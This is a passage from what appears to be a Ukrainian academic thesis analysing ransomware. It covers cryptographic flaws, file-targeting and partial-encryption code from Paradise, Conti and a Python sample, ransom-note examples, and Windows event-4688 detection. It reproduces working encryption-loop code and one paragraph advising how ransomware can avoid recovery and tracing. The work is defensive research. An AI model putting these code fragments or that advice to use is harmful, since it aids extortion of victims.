3.3. Недоліки безпеки, що зустрічаються в програмах-вимагачах

Навіть використовуючи описану вище схему шифрування, дослідники змогли отримати прості числа, які використовувалися для генерації пари ключів RSA, пам'ять не була розподілена належним чином, і якщо заражений комп'ютер не був вимкнений, то його можна було відновити і отримати приватний ключ клієнта. Ознайомтеся з аналізом Symantec, щоб переконатися в цьому.

Дослідники вірусу-здирника Bad Rabbit виявили, що ключ розшифровки не стирається з пам'яті і не видаляє тіньові копії, що дозволяє жертвам відновити файли за допомогою функції резервного копіювання Windows [46].

Прикладом може слугувати програма-вимагач Harasom, яка "ховає" один і той самий ключ, що використовується для шифрування кожного файлу в кожній системі, у самому виконуваному файлі програми-вимагача, що дозволяє дослідникам легко його виявити [47].

Для реалізації безпечного шифрування файлів та їх розшифрування необхідно звільнити пам'ять після використання ключів шифрування. Ключі AES і Cpriv.key не слід записувати на диск, навіть якщо вони будуть зашифровані в процесі роботи програми-здирника або відправлені на сервер у відкритому вигляді. Оригінальні файли повинні бути подрібнені (перезаписані випадковими байтами), а потім видалені, щоб жодне програмне забезпечення для відновлення не змогло відновити оригінальні файли. Програма-вимагач повинна зв'язуватися зі своїм сервером через мережу TOR, а викуп повинен сплачуватися криптовалютою, що унеможливлює відстеження зловмисників.

У досліджуваному вірусу шифрувальнику використовується гібридний алгоритм шифрування. Спочатку створюється пара ключів, відповідно відкритий і закритий ключ. Далі ці ключі будуть використовуватися для шифрування і дешифрування симетричного ключа, за допомогою якого буде відбуватися шифрування даних жертви.

На рисунку 3.3 наведений програмний код генератора відкритого і закритого ключу:

```
from Crypto.PublicKey import RSA
from Crypto.Random import get_random_bytes
from Crypto.Cipher import AES, PKCS1_OAEP
import base64

# Generates RSA Encryption + Decryption keys / Public + Private keys
key = RSA.generate(2048)

private_key = key.export_key()
with open('private.pem', 'wb') as f:
    f.write(private_key)

public_key = key.publickey().export_key()
with open('public.pem', 'wb') as f:
    f.write(public_key)
```

Рисунок 3.3 – Програмний код генератора відкритого ключа

Далі відбувається створення симетричного ключа, код наведений на рисунку 3.4.

```
# Generates [SYMMETRIC KEY] on victim machine which is used to encrypt the victims data
def generate_key(self):
    # Generates a url safe(base64 encoded) key
    self.key =  Fernet.generate_key()
    # Creates a Fernet object with encrypt/decrypt methods
    self.crypter = Fernet(self.key)
```

Рисунок 3.4. – Програмний код створення симетричного ключа

У вірусу-шифрувальнику не існує вразливості у реалізації функції Fernet.generate_key(). Дана функція реалізована за допомогою генератора випадкових бітів та шифрування base64.urlsafe_b64encode(os.urandom(32)). Це означає, що складність цього шифру на перебір не нижча, ніж у AES. Кількість можливих варіантів для перебору методом грубої сили для RSA = 2^2048, AES = 2^256, цього шифру = 2^2048. Таке число варіантів не є вразливістю, яка може бути експлуатована для отримання ключа шифрування за дійсний час.

Існує приклад поганого шифрування, яке підкріплює можливість до розшифрування є вірус Zeppelin. Zeppelin - російський вірус-вимагач, написаний на Delphi, який є спадкоємцем сімейства вірусів-здирників "Буран". Спеціалісти змогли проаналізувавши як використовуються алгоритм шифрування RSA-155 в цьому штамі вірусу. Після того, як вдалося отримати публічний ключ, було встановлено, що він містить дані для розшифрування симетричного ключа. Та його можна розшифрувати за 250 серверних годин [48].

3.4. Процес шифрування диску

Різні зразки програм-вимагачів використовують різні підходи до шифрування інформації. Загальна мета – збільшення швидкості шифрування файлів для того, щоб спеціалісти з інформаційної безпеки не встигли зреагувати.

Для досягнення цієї цілі, програми вимагачі можуть орієнтуватися на певні розширення файлів, чи певні програми. Наприклад, програма-вимагач Paradise Ransomware в першу чергу націлена на шифрування директорій, що містять бази даних [49]. Приклад коду продемонстрований на рисунку 3.5.

```
private static void PrioritySearcher(string path)
{
    try
    {
        string[] trigers = {"mysql", "firebird", " mssql", "microsoft sql", "backup"};
        foreach (string trigger in trigers) if (Path.GetDirectoryName(path).Contains(trigger)) EncryptFolder(path);
        foreach (var directory in Directory.GetDirectories(path))
        {
            foreach (string trigger in trigers) if (Path.GetDirectoryName(directory).Contains(trigger)) EncryptFolder(directory);
            PrioritySearcher(directory);
        }
    }
    catch {}
}
```

Рисунок 3.5 – Програмний код, що демонструє пріоритетність у виборі формату

Це дозволяє вимагачу шифрувати найбільш цінні дані першими. Це спонукає жертв для виплати викупу. В даному випадку проходить пошук по ключовим словам, які відносяться до баз даних. Такі слова як "mysql", "firebird", "backup" тощо.

Інші зразки програм-вимагачів, виключають шифрування певних розширень файлів. Це робиться з метою запобігання шифрування виконуваних файлів вимагача, інших видів файлів. Наприклад, якщо вимагач був створений за допомогою мови програмування Python та спеціалісти не змогли створити вимагач за технологіями fileless malware, тоді має сенс не шифрувати виконувані файлі. Також для того, щоб забезпечити роботу системи, необхідно уникати шифрування виконуваних файлів операційної системи [50]. Програмний код одного з навчальних, що демонструє цей підхід наведений на рисунку 3.6.

```
# change directory to the directory of the script
# keep secure of changing the directory,
# DONT RUN THIS SCRIPT ON YOUR PC
directory = '../' # CHANGE THIS
excludeExtension = ['.py','.pem', '.exe'] # CHANGE THIS
for item in scanRecurse(directory):
    filePath = Path(item)
    fileType = filePath.suffix.lower()

    if fileType in excludeExtension:
        continue
    encrypt(filePath, pubKey)
```

Рисунок 3.6. – Зразок шифрування певних розширень файлів [51].

Наступним аспектом є прискорення роботи шифрування програми-вимагача. Існує багато різних підходів, проте головними є шифрування тільки кінцівки файлу або шифрування в залежності від розширення файлу.

Прикладом шифрування кінцівки файлу є Paradise Ransomware. Якщо розмір файлу, що шифрується, перевищує 64 КБ, програма зашифрує тільки його кінець, в іншому випадку - весь файл [52]. Це дозволяє пришвидшити швидкодію для шифрування. І не витрачати важливий час на шифрування файлів великого об’єму, як показано на рисунку 3.7.

```
private static void EncryptFile(string file, RSACryptoServiceProvider ThRSA)
{
    try
    {
        //return;
        FileInfo FN = new FileInfo(file);
        if (FN.Extension != CryptedExtension && !FN.FullName.Contains("#DECRYPT MY FILES#.html") &&
        {
            List<byte[]> partfile = new List<byte[]>();
            List<byte> lwrt = new List<byte>();
            if (FN.Length / 1024 > 64)       // Encrypts the tailing 63999 bytes of a file larger than 64 KB.
            {
                partfile = GetPartOfFile(file, 547 * 1); // 10 мегабайт (85470) умножит
            }
            else
            {
                int blocks = Convert.ToInt32(FN.Length / 117);
                if (FN.Length < 117)         // Encrypts the file in full if it contains no more than 117 bytes.
                {
                    partfile.Add(File.ReadAllBytes(file));
                    using (var writer = File.OpenWrite(file)) writer.SetLength(0);
                    //blocks = 1;
                }
                else partfile = GetPartOfFile(file, blocks);     //Otherwise, divides the file in blocks of 117 bytes and encrypts all.
            }
```

Рисунок 3.7 – Код, який демонструє вибір розміру файлу

На противагу Paradise Ransomware, Conti Ransomware використовує інший підхід. Шифрування може відрізнятися в залежності від розміру або розширення файлу. Наприклад, для файлів, що можуть представляти цікавість завжди проводиться повне шифрування, таким як: .fdb, .fp3, .db2 тощо. Проте для інших типів файлів, таких як vmx, .raw, .qcow2, .subvol, .bin, тощо, проводиться шифрування 50% файлу. Для всіх інших файлів застосовується таке ж правило, як і у paradise ransomware. Якщо розмір файлу менше або дорівнює 1048576 байт, то він буде повністю зашифрований, якщо менше або дорівнює 5242880, то будуть зашифровані тільки 1048576 байт, в іншому випадку буде виконано часткове шифрування (50%) [53].

За це відповідає наступний фрагмент вихідного коду, що був показаний на рисунку 3.8.




Рисунок 3.8. – Вибір типу шифрування від розміру файлу

3.5. Методи збереження ключа дешифрування

Ключ шифрування створюється та зберігається на сервері управління ключами. Менеджер ключів створює ключ шифрування за допомогою криптографічно захищеного генератора випадкових бітів і зберігає ключ разом з усіма його атрибутами в базі даних зберігання ключів. До атрибутів, що зберігаються разом з ключем, відносяться його ім'я, дата активації, розмір,

екземпляр, можливість видалення ключа, а також його продовження, дзеркальне відображення, доступ до ключа та інші атрибути. Ключ може бути активований при його створенні або налаштований на автоматичну чи ручну активацію пізніше. Менеджер ключів шифрування повинен відстежувати поточні та минулі екземпляри (або версії) ключа шифрування. Ви повинні мати можливість вибирати, чи може ключ бути видалений, віддзеркалений на відмовостійкий пристрій, а також які користувачі або групи можуть мати до нього доступ. Ваш менеджер ключів повинен дозволити адміністратору змінювати багато атрибутів ключа в будь-який час [54].

Адміністратор повинен мати можливість використовувати менеджер ключів для відкликання ключа, щоб він більше не використовувався для запитів на шифрування та дешифрування. Відкликаний ключ може, за необхідності, бути повторно активований адміністратором, щоб, в деяких випадках, ключ можна було використовувати для розшифрування даних, які раніше були зашифровані з його допомогою, наприклад, старих резервних копій. Але навіть це може бути обмежено.

Якщо ключ більше не використовується або якщо він якимось чином був скомпрометований, адміністратор може вирішити повністю видалити ключ з бази даних зберігання ключів менеджера ключів шифрування. Менеджер ключів видалить його та всі його екземпляри або лише певні екземпляри повністю та унеможливить відновлення цього ключа (окрім як через відновлення з резервної копії). Це має бути доступним як опція, якщо конфіденційні дані скомпрометовані в їх зашифрованому стані. Якщо ключ буде видалено, скомпрометовані дані будуть повністю захищені та не підлягатимуть відновленню, оскільки буде неможливо відтворити ключ шифрування для цих даних.

Альтернативним варіантом може бути зберігання ключів на комп’ютері жертви. Такий варіант може бути життєздатним, якщо немає можливості розгорнути власний сервер. Проте такий варіант є актуальним лише для атак на

користувачів. Адміністратори систем організацій в такому випадку швидко можуть знайти ключ і його розшифрувати.

В аналізованому вірусі-вимагачу використовується базове шифрування. Даний алгоритм шифрування відкриває файл, зчитує інформацію з файлу та проводить шифрування інформації в файлі за допомогою створеного Fernet key. Приклад коду, що демонструє шифрування за допомогою Fernet Key продемонстрований на рисунку 3.9.

```
# [SYMMETRIC KEY] Fernet Encrypt/Decrypt file - file_path:str:absolute file path eg, C:/Folder/Folder/Folder/Filename.txt
def crypt_file(self, file_path, encrypted=False):
    with open(file_path, 'rb') as f:
        # Read data from file
        data = f.read()
        if not encrypted:
            # Print file contents - [debugging]
            print(data)
            # Encrypt data from file
            _data = self.crypter.encrypt(data)
            # Log file encrypted and print encrypted contents - [debugging]
            print('> File encrpyted')
            print(_data)
        else:
            # Decrypt data from file
            _data = self.crypter.decrypt(data)
            # Log file decrypted and print decrypted contents - [debugging]
            print('> File decrpyted')
            print(_data)
    with open(file_path, 'wb') as fp:
        # Write encrypted/decrypted data to file using same filename to overwrite original file
        fp.write(_data)
```

Рисунок 3.9. – Демонстрація шифрування за допомогою Fernet Key

Даний код проходиться по всім файлам, що знаходиться в корені системи, як показано на рисунку 3.10. Також є можливість вказати розширення файлів для шифрування і папку для шифрування.

```
# [SYMMETRIC KEY] Fernet Encrypt/Decrypt files on system using the symmetric key that was generated on victim machine
def crypt_system(self, encrypted=False):
    system = os.walk(self.localRoot, topdown=True)
    for root, dir, files in system:
        for file in files:
            file_path = os.path.join(root, file)
            if not file.split('.')[-1] in self.file_exts:
                continue
            if not encrypted:
                self.crypt_file(file_path)
            else:
                self.crypt_file(file_path, encrypted=True)
```

Рисунок 3.10 – Робота вірусу з навігації системою

Нажаль немає вразливостей, які можна експлуатувати для прискорення дешифрування файлів.

3.6. Типи Ransom Notes

Для того, щоб зловмисники змогли отримати свою винагороду, вони зобов’язані зробити ідеальний Ransom Note. Текст записки повинен бути зрозумілий користувачам та психологічно тиснути на жертву. Необхідно проаналізувати сучасні Ransom Notes відомих вірусів. За інформацією можна звернутися до звіту Crowd Strike [55].

CrowdStrike Intelligence відстежувала оригінальний BitPaymer з моменту його першого виявлення в серпні 2017 року. У своїй першій ітерації вимога про викуп BitPaymer містила вимогу викупу та URL-адресу платіжного порталу, заснованого на технічному завданні (TOR). Платіжний портал містив назву "Bit paymer" разом з ідентифікатором, гаманцем Bitcoin (BTC) та контактною електронною адресою. Приклад такого порталу наведено нижче на рисунку 3.11:



Рисунок 3.11 – Записка з вимогами викупу вірусу BitPaymer [55]

Хоча перші відомі жертви DoppelPaymer були атаковані в червні 2019 року, CrowdStrike змогла відновити більш ранні збірки шкідливого програмного забезпечення, датовані квітнем 2019 року. У цих ранніх версіях відсутні багато нових функцій, які з'явилися в більш пізніх версіях, тому незрозуміло, чи були вони розгорнуті жертвам, чи просто були створені для тестування.

Повідомлення про викуп, яке використовував DoppelPaymer, схоже на ті, що використовував оригінальний BitPaymer в 2018 році. У записці не вказана сума викупу, проте вона містить URL-адресу платіжного порталу на основі TЗ, і замість ключового слова KEY для ідентифікації зашифрованого ключа в записці використовується ключове слово DATA, як показано на малюнку 3.12.



```
Your network has been penetrated.

All files on each host in the network have been encrypted with a strong algorythm.

Backups were either encrypted or deleted or backup disks were formatted.
Shadow copies also removed, so F8 or any other methods may damage encrypted data but not recover.

We exclusively have decryption software for your situation
No decryption software is available in the public.

        DO NOT RESET OR SHUTDOWN - files may be damaged.
        DO NOT RENAME OR MOVE the encrypted and readme files.
        DO NOT DELETE readme files.
        DO NOT use any recovery software with restoring files overwriting encrypted.
        This may lead to the impossibility of recovery of the certain files.


To get info (decrypt your files) contact us at your personal page:

        1. Download and install Tor Browser: https://www.torproject.org/download/
        2. After a successful installation, run the browser and wait for initialization.
        3. Type in the address bar:

                        REDACTED

        4. Follow the instructions on the site
        5. You should get in contact in 48 HOURS since your systems been infected.
        6. The link above is valid for 7 days.
           After that period if you not get in contact
           your local data would be lost completely.



The faster you get in contact - the lower price you can expect.

DATA
AQAAAD0BAgAAEGYAAACkAAAVZbpNets6EP1bQXd7Gb8IcODGmeKDm5FmsMelp/RYzI0ljRcE2tH4
jZ2CksvKFzlBulRwa7P5l6dvX5VhxEHyj0TeLTwSFpIsBbJyRHNbl/G6biex/0RKKmkCkJ9gqIvi
vy8o9UlZ2c6jdeqr+ViaYpYYODwOwCa2AJsolFYqJ4B9ek7TCOBdjNKMSAyBZ+M5gQrlNeOmYgGs
itXGyCwiwTN3rGDdXFINkSTRwlmM3bg6D8gxOHUnfbjIilVA3ikHO3ORs/9kQ0CliOfF32owhwLQ
iE66ds59Dq/aSby/3RKuFrPSatuwf6TqLhXTKn6CnCqTlfNJY0dlzZiMxJSV
```

Рисунок 3.12 – Записка з вимогами викупу вірусу DoppelPaymer [55]

MedusaLocker - сімейство вірусів-здирників, які вперше були помічені в дикій природі на початку жовтня 2019 року. У січні 2020 року було виявлено форк MedusaLocker під назвою Ako, який був оновлений для підтримки

використання прихованого сервісу Tor для полегшення моделі RaaS. Оператори версії Ako відтоді впровадили DLS, наведений рисунок 3.13.




Рисунок 3.13 – Записка з вимогами викупу вірусу MedusaLocker [55]

У вірусі-шифрувальнику, який розглядається у роботі, записка з вимогами викупу є звичайним файлом, що відкривається у блокноті. Ця записка експлуатує звичайні почуття жертви. Проте, ця записка дає необхідну інформацію для розшифрування. Схоже, ключем є файл EMAIL_ME.txt, який зашифрований відкритим ключем, який зловмисник самостійно розшифровує і передає жертві. Програмний код продемонстрований на рисунку 3.14.



Рисунок 3.14 – Записка з вимогами викупу вірусу

Тобто, якщо методом перебору перебирати можливі значення вихідної бітової строки, потім провести шифрування base64 та зашифрувати цю строку за допомогою відкритого ключа. Якщо наша строчка буде дорівнювати строчці з файлу, тоді буде знайдений ключ для розшифрування, який слід перемістити на робочий стіл.

Отже, як видно із інформації вище, існує багато варіантів вірусів-вимагачів, проте віруси написані людьми. Спеціалісти роблять помилки під час написання програм. В тому числі і злочинці не завжди мають можливість відладки коду і допускають помилки. Саме через такі залишені помилки, були знайдені та розшифровані безліч зашифрованих файлів, наприклад вірусу Zeppelin.

Тому використовуючи висновок, що був зроблений вище, про вразливість програми-вимагача. Можна зробити припущення, що дані, які були зашифровані за допомогою вірусу-вимагача можна розшифрувати. Для цього необхідно створити програму для відновлення даних, яка допоможе спеціалістам у відновлені пошкоджених даних. Це допоможе спеціалістам з інформаційної безпеки у реагуванні на цей вірус-шифрувальник.

РОЗДІЛ 4 ІНФОРМАЦІЙНЕ ЗАБЕЗПЕЧЕННЯ ДЛЯ ВІДНОВЛЕННЯ ДАНИХ

4.1. Виявлення зараження системи

Для того, щоб виявити зараження програмою-вимагачем необхідно провести аналіз журналів Windows. ОС Windows зберігає журнали активності у виді журналу event viewer. Windows дозволяє зберігати доволі багаті журнали на інформацію. Для виявлення необхідна подія 4688, що є одиницею запису в журналі.

Подія 4688 документує кожну виконувану програму, від імені кого вона виконувалася і процес, який запустив цей процес. Коли запускається програма, тоді створюється "процес", який залишається відкритим до завершення роботи програми. Цей процес ідентифікується ідентифікатором процесу. Ви можете співвіднести цю подію з іншими подіями за ідентифікатором процесу, щоб визначити, що програма робила під час запуску і коли вона завершила роботу (подія 4689) [56].

Для того, щоб отримати можливість виявлення, необхідно активувати журналювання події 4688, так як не активована за замовчуванням, а також атрибуту Command Line, необхідно зробити наступні кроки [57].

1. Відкрити оснастку MMC групової політики

2. Щоб увімкнути створення процесу аудиту, необхідно перейти до Конфігурація комп'ютера > Налаштування Windows > Налаштування безпеки > Розширені налаштування політики аудиту > Політики аудиту системи > Детальне відстеження (рисунок 4.1) та відкрийте налаштування Створення процесу аудиту, після чого встановіть прапорці "конфігурація подій" та "успішна", "неуспішна" (рисунок 4.2).




Рисунок 4.1 – Політика "Створення процесу аудиту"




Рисунок 4.2 – Налаштування "Створення процесу аудиту"

3. Щоб увімкнути створення процесу командного рядка, перейти до Конфігурація комп'ютера > Адміністративні шаблони > Система > Створення процесу аудиту, клацніть по параметру "включити командний рядок" у "подію створення процесу" та встановити прапорець "увімкнено" (рисунок 4.3).




Рисунок 4.3 – Налаштування параметру "включити командний рядок"

Приклад журналу події 4688 наведений на рисунку 4.4.

